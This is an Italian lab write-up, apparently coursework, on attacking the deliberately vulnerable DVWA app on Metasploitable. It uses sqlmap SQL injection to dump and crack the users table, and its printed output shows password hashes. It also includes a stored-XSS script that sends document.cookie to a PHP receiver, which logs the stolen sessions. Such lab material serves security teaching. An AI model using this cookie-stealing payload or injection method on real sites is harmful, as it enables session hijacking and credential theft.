
WEB APPLICATION HACKING


Questo fine settimana andremo a vedere come entrare nel server DVWA su metasbloitable ed estrapolare la tabella degli users. Io ho usato nmap per inniettare una sql injection e richiedere quindi la tabella con tutti i dati.

Per prima cosa usiamo il comando:


Con questo comando andiamo a trovare le principali vulnerabilità all'interno di DVWA. Ovviamente abbaimo gia trovato il session id coockie con un un XSS malevolo come visto nei giorni precedenti cosi da tenere la connessione attiva.




Le cose importanti che riusciamo a capire è che il comando GET ha una vunerabilità. Quindi ora si procede a sfruttare questa vulnerabiltà per andare a prendere informazioni sulle tabelle di dati al suo interno.



Abbiamo trovato che su metasploitable c'è effetivamente un database di dvwa, ora etriamo dentro.




Con questo codice riusciamo a vdere e trovare queste tabelle su DVWA:



Due tabele, a noi interessa la tabella users.

Andiamo quindi ora inniettare la SQL in DVWA:

Qui sotto possiamo vedere che SQLMAP fa anche il cracking delle password con un dizionario:



Infine riusciamo a trovare tutti i dati nella tabella users:

```
+---------+---------+-----------------------------------------------------------+-----------------------------------------+-----------+------------+
| user_id | user    | avatar                                                    | password                                | last_name | first_name |
+---------+---------+-----------------------------------------------------------+-----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg     | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg       | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg      | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------------------+-----------------------------------------+-----------+------------+

[06:26:29] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.2/dump/dvwa/users.csv'
[06:26:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'

[*] ending @ 06:26:29 /2023-06-09/
```

Per ilse condo punto io ho avviato il server Apache2 tramite il comando **sudo service apache2 start.** Successivamente sono riuscito a entrare sulla paggina web del server mettendo sul browser l'indirizzo ip 127.0.0.1 che è anche il nostro local host.

per copiare il coockie e reindirizzarlo sul nostro server dovremmo mettere il sequente script sulla DVWA XSS (stored) il seguente script:

```
<script>

var sessionData = document.cookie;

var xhr = new XMLHttpRequest();

xhr.open("POST", "http://localhost/receive.php", true);

xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

xhr.send("session=" + encodeURIComponent(sessionData));

</script>
```

Ovviamnte va a far eseguire un comando precedentemente scritto in php:

```
<?php

if (isset($_POST['session'])) {

    // Ottieni il valore della sessione

    $sessionData = $_POST['session'];

    $logFile = 'session_log.txt';

    file_put_contents($logFile, $sessionData . PHP_EOL, FILE_APPEND);

    echo "Sessione inviata e salvata correttamente.";

} else {

    // Se non viene inviata alcuna sessione, restituisci un errore

    echo "Errore: Sessione non ricevuta.";

}

?>
```

otteniamo quindi un file nella directory html che si trova nel path var/www. Alltinterno di questa cartella creiamo un file chiamato session_log.txt.

NB: cambiare lal unghezza massima sulla paggina di DVWA da 30 a 1000 o più!